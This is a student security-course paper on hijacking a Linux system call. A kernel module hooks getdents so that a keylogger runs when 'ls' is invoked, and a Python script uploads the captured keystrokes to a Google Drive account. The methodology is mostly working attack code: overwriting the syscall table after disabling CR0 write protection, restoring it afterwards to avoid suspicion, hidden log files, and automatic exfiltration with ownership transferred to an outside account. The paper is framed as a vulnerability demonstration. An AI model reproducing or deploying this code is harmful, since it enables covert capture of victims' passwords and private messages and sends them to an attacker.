Embedded Keylogger in a Hijacked System Call

Ragmac, Madeleine M.
2015-05330
madeleine.ragmac@eee.upd.edu.ph

Salmon, Paulino III I.
2015-11557
paulino.salmon@eee.upd.edu.ph

***Abstract*—The project aims to show the vulnerabilities of the Linux kernel, especially a user's ability to tamper with its existing systems. A keylogging kernel module is used to hijack a system call by hooking it. A separate python script was used to upload the data to the cloud whenever the keylogger is exited. The successful implementation of this project demonstrates a vulnerability in the Linux operating system that could compromise sensitive data via kernel exploitation.**

I. Introduction

System calls are integral parts of the operating system (OS), allowing communications between the kernel and user-space applications. Due to the omnipresence of system calls in OS operations, they also present weak points in a system's security. In the hands of a malicious entity, modification of a system call could give them a large amount of control over the system's behavior [1]. At this event, the device is rendered vulnerable to attacks or most of a device's data could be considered compromised [2].

One of the common ways of attacking the device and gaining access to private information is through keyloggers. At their most basic, keyloggers are programs that record keystrokes. They can be used by goverment officials, law enforcement, the military, computer security experts, and even parents depending on their requirements. Keyloggers have legitimate uses, but are also useful tools for inappropriately gathering secret or personal information [3].

This project aims to demonstrate the vulnerability of a device with tamperable system calls by implementing a keylogger. A system call will be modified by hooking a function to that system call using a kernel module.

II. Review of Related Literature

This chapter discusses the various techniques that are used in tampering with the Linux operating system to insert customized scripts intended for malicious intentions. It also discusses about the dangers of one specific malicious type of script, which is the notorious keylogger.

A. System Call Hooking

One way to edit system calls is through a method called system call hooking. This method is useful in the creation of malware [1]. Hooking a system call allows the user to modify the behavior of that specific system call. Catching signals or data sent between the user and the kernel allows the interceptor to manipulate this data [4].

All existing system calls used by the Linux system is listed under the operating system's *system call table*. By default, the system call table is read-only [5]. This disables other users from tampering the system calls' functionalities.

Before being able to switch the permission bits for the system call table, we first need to know its address. This is done by using the *kallsyms_lookup_name()* function for "sys_call_table" from the *kallsyms.h* header, from Stack Overflow [6].

```
#include <linux/module.h>
#include <linux/kallsyms.h>

static unsigned long **p_sys_call_table;
/* Aquire system calls table address */
p_sys_call_table = (void *)
    kallsyms_lookup_name("sys_call_table");
```

There are multiple methods in order to switch this permission to be able to write into the system call table, but this study will be using a method by Tyler Nichols [5].

This method involves overwriting the permission bits by default. This is shown in the code snippet below.

```
if (syscall_table != NULL) {
        write_cr0 (read_cr0 () & (~ 0x10000));
        original_write = (void
            *)syscall_table[__NR_write];
        syscall_table[__NR_write] =
            &new_write;
        write_cr0 (read_cr0 () | 0x10000);
        printk(KERN_EMERG "[+] onload:
            sys_call_table hooked\n");
        } else {
        printk(KERN_EMERG "[-] onload:
            syscall_table is NULL\n");
}

kfree(kernel_version);

return 0;
```

The above function swaps the original system call with the tampered or hooked system by overwriting their permission bits and pointers in the system call table.

B. System Call Creation

Another way to tamper with the system call table is by implementing a new system call from scratch. This is done

by creating a function with the *asmlinkange* tag. An example of a "hello world" system call can be found below. This is a sample snippet from Arvind Raj [7].

```
#include <linux/kernel.h>
asmlinkage long sys_hello(void) {
        printk("Hello world\n");
        return 0;
}
```

The next step would be is that you want to add this function definition to the kernel's main makefile and add its number entry and system call name in the *syscall_64.tbl*.

Adding the function prototype at the end of the *syscalls.h* header is also necessary for it to work. Finally, the entire Linux kernel should be recompiled and restarted to see the changes implemented.

C. The Dangers of Keyloggers

Keyloggers are very dangerous tools when in the hands of knowledgeable attackers. Keylogging involves recording every single keystroke that the user presses, even passwords and other very personal stuff.

A famous business email compromise attack that targeted employees from companies in the U.S., Middle East and Asia involved the creation of an Olympic Vision keylogger [8]. This keylogger was able to initiate fraudulent payments to accounts through its hijacks. Its toolkit was also acquired from the black market for as little as $25.

Another famous hack attack was one where Anthem, a health insurance company, fell victim to a keylogger hidden in a Trojan [9]. Hackers were able to steal names, social security numbers and other sensitive information in the breach.

D. Keylogger Modules

This study uses two different versions of keylogger modules as basis from separate Github repositories, one from user jarun [10] and another from user enaudon [11]. User jarun's version of the keylogger is a general keystroke recorder in the form of a kernel module. User enaudon's keylogger involves intercepting the default *read* system call and the stdin stream, then writes those inputs to a log file.

III. Methodology

This chapter will discuss the different steps implanting a hidden keylogger in the operating system by inserting it in one of the default system calls. The project aims to tamper with the "ls" terminal command, and thus, the *getdents()* command will be tampered as these are one of the system calls exclusive to ls, and as such, keystroke recording will only be initiated once the ls command is invoked. Show in Figure 1 is the complete list of system calls that ls uses.



Fig. 1. System Calls used by "ls"

A. Creation VS Hooking

The researchers weighed these two methods in tampering with system calls.

1) System Call Creation: System call creation involved having to write a system call from scratch. The Linux kernel used for system call creation was specifically version 4.17.4, as the methods used by Shrimal [12] will be followed. A keylogger module was created based on GitHub user jarun's design [10], with the *asmlinkage* tag. This newly created system call should have its directory (together with its makefile) under the main Linux header directory.

Afterwards, this new system call should be added to the main kernel makefile after the *core-y* line to tell the compiler that the source of our new system call would be under that specific directory. This should then be added to a file named *syscall_64.tbl*, the complete system call table list, and also add its function prototype to file named *syscalls.h*, which is the header file for system calls.

After accomplishing all these tasks, it is required to recompile the entire Linux kernel. This was needed before we were able to check if our own implementations were working. So a recompile is necessary for every time the researchers wish to debug the codes. As the entire compilation time took about an average of 9 hours per run, the researchers decided to stick with System Call Hooking instead.

2) System Call Hooking: In contrast, system call hooking did not have the need to recompile the entire Linux kernel as it only practices the technique of *system call redirection*.

As our study plans to tamper with the *getdents()* system call by ls, we redirected the original getdents() from the system call into our own implementation, thereby tricking it from executing the keylogging part. This is done by looking for the struct that defines the getdents function, which is found in its manual page, as shown in Figure 2 below.



Fig. 2. Structure of the getdents() call

Knowing what its structure is, we can now finally start with the function hook. This is done by saving the original getdents function, and redefining our own version of the getdents function. Both declarations use the *asmlinkage* tag, as show below.

```
asmlinkage int (*original_getdents) (unsigned
    int fd, struct linux_dirent64 *dirp,
    unsigned int count);

asmlinkage int sys_getdents_hook(unsigned int
    fd, struct linux_dirent64 *dirp, unsigned
    int count) {
int rtn = original_getdents(fd, dirp, count);
return rtn;
}
```

The first line saves the original getdents functionality to a variable name *original_getdents*. The second line defines our own version of the getdents named as *sys_getdents_hook*. For now, all it does is save the return value of the original getdents function, then returns it, essentially still replicating the original functionality. This is where we will insert the keylogger module for the following steps.

Next, we would like to locate the address of the system's sys_call_table. This is done with the following lines:

```
#include <linux/kallsyms.h>

void **syscall_table;
syscall_table = (void *)
        kallsyms_lookup_name("sys_call_table");
```

The pointer pointing to this addressed is saved under the variable *syscall_table*. We will be using this in overwriting the existing system call table.

The next thing that we would want to achieve is to overwrite the system call table's permission, changing the default read-only bits. Finally knowing its address, we can overwrite it, planting our own *sys_getdents_hook* into it with the following snippet:

```
//disable write-protection
write_cr0 (read_cr0 () & (~0x10000));

//store original sys_read
original_getdents = (void
    *)syscall_table[__NR_getdents];

//overwrite sys_read pointer
syscall_table[__NR_getdents] =
    &sys_getdents_hook;

//reenable write-protection
write_cr0 (read_cr0 () | 0x10000);
```

According to Nichols [5], "*we use the Linux paravirtualization system to change the 16th bit of the CR0 register. The CR0 register is one of the control registers in the x86 processor that affects basic CPU functionality. The 16th bit of the CR0 register is the "Write Protect" bit that indicates to the processor that it cannot write to read-only memory pages, even when running as root*". This is why the write_cr0 and read_cr0 can easily disable write protection of the system call table. This code snippet is ran upon module insertion, as this is defined in the code's initialization part.

After overwriting the getdents system call to function as our own, we will need to return it back to its original functionality once the module is removed, in order to avoid suspicions from the user. This is done with the following lines:

```
//disable write-protection
write_cr0 (read_cr0 () & (~0x10000));

//overwrite sys_read pointer
syscall_table[__NR_getdents] =
    original_getdents;

//reenable write-protection
write_cr0 (read_cr0 () | 0x10000);
```

This essentially returns the system call table back to when before it was tampered and redirected to our own version of getdents.

B. Inserting the Keylogger Kernel

After successfully pulling off the hook, the code for the keylogging module is inserted in the *asmlinkage int sys_getdents_hook(unsigned int fd, struct linux_dirent64 *dirp, unsigned int count)* function. The keylogger code used in this project was the one from GitHub user jarun [10].

C. The Python Parser

This entire keylogger module is coded to record its log files in the /debug directory, a place only accessible by root programs. With this, we cannot easily upload these recorded logs in real time as we will need to run our Python parser as root.

The Python parser created was implemented in Python 3. For its first functionality, it continously checks if a file already exists in a specific directory using an infinite while loop, or for the case of this study, this will be the *keys.log* hidden file implanted by the hooked getdents system call.

```
def check_if_file_exists():
  while not os.path.exists(filename):
    time.sleep(1)

  if os.path.isfile(filename):
    # read file
    print("File created.")
    continuously_check_for_updates()
  else:
    raise ValueError("%s isn't a file!" % file_path)
```

After the keylogger module creates this file upon an "ls" invoke, it proceeds to the next functions of the code,

follow(), *continuously_check_for_updates()* and *writeToLog()*. These parts work in collaboration and check the log file for new changes, it writes them to another hidden log file, .keylog.log, that is accessible even without root permissions.

```
def follow(thefile):
  while True:
    line = thefile.readline()
    if not line:
      time.sleep(0.1)
      continue
    yield line

def writeToLog(line):
  # Create hidden log file
  global timeFlag
  with open(".keylog.log", "a") as logfile:
    if timeFlag == 0:
      logfile.write("\n\n[LOG CREATED AT: "
      + str(current_time) + " | " +
      str(today) + "]\n\n")
      timeFlag = 1
    logfile.write(line)

def continuously_check_for_updates():
  logfile = open(filename, "r")
  loglines = follow(logfile)
  for line in loglines:
    writeToLog(line)
```

As this entire main function is an infinite while loop since it continuously checks the log file for updates, this process can only be stopped with a keyboard interrupt. Upon detecting a KeyboardInterrupt signal, the parser proceeds to upload the hidden log file to Google Drive using Google Drive API. A *credentials.json* file is needed to be secured from Google Developers to enable Python programs to access your Google account. The upload is done by the following lines and functions:

```
# Starting credentials
creds = ServiceAccountCredentials.from_json_keyfile_name
('credentials.json',
['https://www.googleapis.com/auth/drive'])
drive_api = build('drive', 'v3', credentials=creds)

def uploadFileToDrive():
  folder_id = "root"
  file_name = ".keylog.log"
  mimeType = "application/vnd.google-apps.unknown"

  print("Uploading file " + file_name + "...")

  file_metadata = {
    'name': file_name,
    'mimeType': mimeType
  }

  body = {'name': file_name, 'mimeType': mimeType}
  body['parents'] = [folder_id]

  # Upload proper
  media = MediaFileUpload(file_name,
  mimetype='text/plain')

  fiahl = drive_api.files().create
  (body=body, media_body=media).execute()


  user_permission = {
    'type': 'user',
    'role': 'owner',
    'emailAddress': 'larss198v2@gmail.com'
  }

  drive_api.permissions().create(
  fileId=fiahl.get('id'),
  body=user_permission,
  transferOwnership=True,
  ).execute()

def printFileIDsInDrive():
  results = drive_api.files().list
  (pageSize=10, fields="*").execute()
  items = results.get('files', [])
  if not items:
    print('No files found.')
  else:
    print('Files:')
    for item in items:
      print('{0} ({1})'.format(item['name'], item['id']))
```

Credentials are given to the gmail account: **larss198v2@gmail.com**, a dummy account that we created for the purpose of this project. This .keylog.log file is automatically uploaded to the Google Drive under this account upon a keyboard interrupt. It also prints out the file IDs of all files under that account's drive to show that it indeed successfully upload the keystrokes record.

IV. Results

The project was successfully able to fulfill all of its milestones defined during proposal period:

- Hijack "ls"
- Embed a keylogger in the kernel
- Keylogger should upload logs online

The researchers were able to successfully tamper with the default Linux system calls using the System Call Hooking technique. A fully working keylogger was implemented that is able to log every single keystroke upon an "ls" invoke. The keylogger also successfully waits for specifically the "ls" command before it starts the logs. Successful usage of the Google Drive API in Python was also done to fully upload the keystroke logs in real-time.

V. Conclusion

System calls are important parts of the operating system. They allow user space applications to interact with the kernel, granting them use of the operating system's services. Modifying one or more system calls could change how the OS works as a whole.

By hooking a system call function to a keylogger, anyone can gain access to the user's keystrokes, possibly exposing private data such as personal messages, passwords, and other personal information. This data can be used for identity theft and other felonies.

This project demonstrates an implementation of system call modification that could lead to inappropriate collection and usage of data if put in the wrong hands. Keeping operating systems and their securities up-to-date are the best way to

ensure that the chance of device and data compromisation are minimized.

References

[1] Exploit.PH, *System Call Hooking*, Accessed 2019-12-07, 2016. [Online]. Available: https://exploit.ph/linux-kernel-hacking/2014/07/10/system-call-hooking/#disqus_thread.

[2] Regis Kristian P. Casquejo, Phoebe Meira U. Chua, Patricia Dolores M. Soriano, *CoE 135 Project: System Calls Hijacking*, 2018.

[3] Seref S. Agiroglu, Gurol Canbek, *Keyloggers Increasing Threats to Computer Security and Privacy*, 2009.

[4] J. Kong, *Designing BSD Rootkits: An Introduction to Kernel Hacking*, 2007.

[5] Tyler Nichols, *Hooking the Linux System Call Table*, Accessed 2019-12-07, 2015. [Online]. Available: https://tnichols.org/2015/10/19/Hooking-the-Linux-System-Call-Table/.

[6] *Linux kernel: System call hooking example*, Stack Overflow, Accessed 2019-12-07, 2010. [Online]. Available: https://stackoverflow.com/questions/2103315/linux-kernel-system-call-hooking-example.

[7] Arvind Raj, *Adding hello world system call to Linux*, Accessed 2019-12-07, 2012. [Online]. Available: https://arvindsraj.wordpress.com/2012/10/05/adding-hello-world-system-call-to-linux/.

[8] Lucian Constantin, *Attack campaign uses keylogger to hijack key business email accounts*, Accessed 2019-12-07, 2016. [Online]. Available: https://www.pcworld.com/article/3045539/attack-campaign-uses-keylogger-to-hijack-key-business-email-accounts.html.

[9] Stu Sjouwerman, *Anthem Breach Began with Phishing of Employees*, Accessed 2019-12-07, 2015. [Online]. Available: https://blog.knowbe4.com/anthem-breach-began-with-phishing-of-employees.

[10] jarun, *Linux kernel mode debugfs keylogger*, Github, Accessed 2019-12-07, 2015. [Online]. Available: https://github.com/jarun/keysniffer.

[11] enaudon, *Keylogger*, Github, Accessed 2019-12-07, 2011. [Online]. Available: https://github.com/enaudon/keylogger/blob/master/loggers/new_read/new_read.c.

[12] A. Shrimal, *Adding a Hello World System Call to Linux Kernel*, Accessed 2019-12-07, 2018. [Online]. Available: https://medium.com/anubhav-shrimal/adding-a-hello-world-system-call-to-linux-kernel-dad32875872.

[13] *Basics of Making a Rootkit: From syscall to hook!* University of South Wales: Cyber University of the Year: 2019, Accessed 2019-12-07, 2018. [Online]. Available: https://uwnthesis.wordpress.com/2016/12/26/basics-of-making-a-rootkit-from-syscall-to-hook/.

[14] *Error when I try to compile the kernel 2.6.37*, Accessed 2019-12-07, 2011. [Online]. Available: https://askubuntu.com/questions/22267/error-when-i-try-to-compile-the-kernel-2-6-37.

[15] *kernel configuration file has not found /boot directory*, Accessed 2019-12-07, 2014. [Online]. Available: https://www.linuxquestions.org/questions/linux-software-2/kernel-configuration-file-has-not-found-boot-directory-4175502940/.

[16] V. Leung, *How to Call Google Drive API using curl command with C Programming?* Codeburst dot IO, Accessed 2019-12-07. [Online]. Available: https://codeburst.io/how-to-call-google-drive-api-using-curl-command-with-c-programming-4da30a4c02ea.

[17] *Looking for example using MediaFileUpload*, Stack Overflow, Accessed 2019-12-07, 2012. [Online]. Available: https://stackoverflow.com/questions/11472401/looking-for-example-using-mediafileupload.

[18] *G Suite and Drive MIME Types*, Google Drive API, Accessed 2019-12-07. [Online]. Available: https://developers.google.com/drive/api/v3/mime-types.

[19] *KLDPWiki: Writing Linux Kernel Keylogger*, Accessed 2019-12-07, 2004. [Online]. Available: https://wiki.kldp.org/wiki.php/WritingLinuxKernelKeylogger.

[20] Sreehari, *Implementing a system call in Linux Kernel 4.7.1*, Accessed 2019-12-07, 2016. [Online]. Available: https://medium.com/@ssreehari/implementing-a-system-call-in-linux-kernel-4-7-1-6f98250a8c38.

[21] *Read/write files within a linux kernel module*, Stack Overflow, Accessed 2019-12-07, 2009. [Online]. Available: https://stackoverflow.com/questions/1184274/read-write-files-within-a-linux-kernel-module.

[22] *How to hide terminal output when executing a command?* Ask Ubuntu, Accessed 2019-12-07, 2012. [Online]. Available: https://askubuntu.com/questions/98377/how-to-hide-terminal-output-when-executing-a-command.

[23] *How do i extract the pid field from ps aux command*, Linux Questions, Accessed 2019-12-07, 2005. [Online]. Available: https://www.linuxquestions.org/questions/linux-newbie-8/how-do-i-extract-the-pid-field-from-ps-aux-command-361150/.

[24] *Local (?) variable referenced before assignment [duplicate]*, Stack Overflow, Accessed 2019-12-07, 2012. [Online]. Available: https://stackoverflow.com/questions/11904981/local-variable-referenced-before-assignment.

[25] Enrico Perla and Massimiliano Oldani, *A Guide to Kernel Exploitation: Attacking the Core*, 2011.

[26] David Liedle, *Upload Files With Python*, Accessed 2019-12-07, 2018. [Online]. Available: https://dzone.com/articles/upload-files-with-python.

[27] Keith Weaver, *Python File Upload to Server with 3 lines*, Accessed 2019-12-07, 2017. [Online]. Available: https://medium.com/@Keithweaver_/python-file-upload-to-server-with-3-lines-96294a23d271.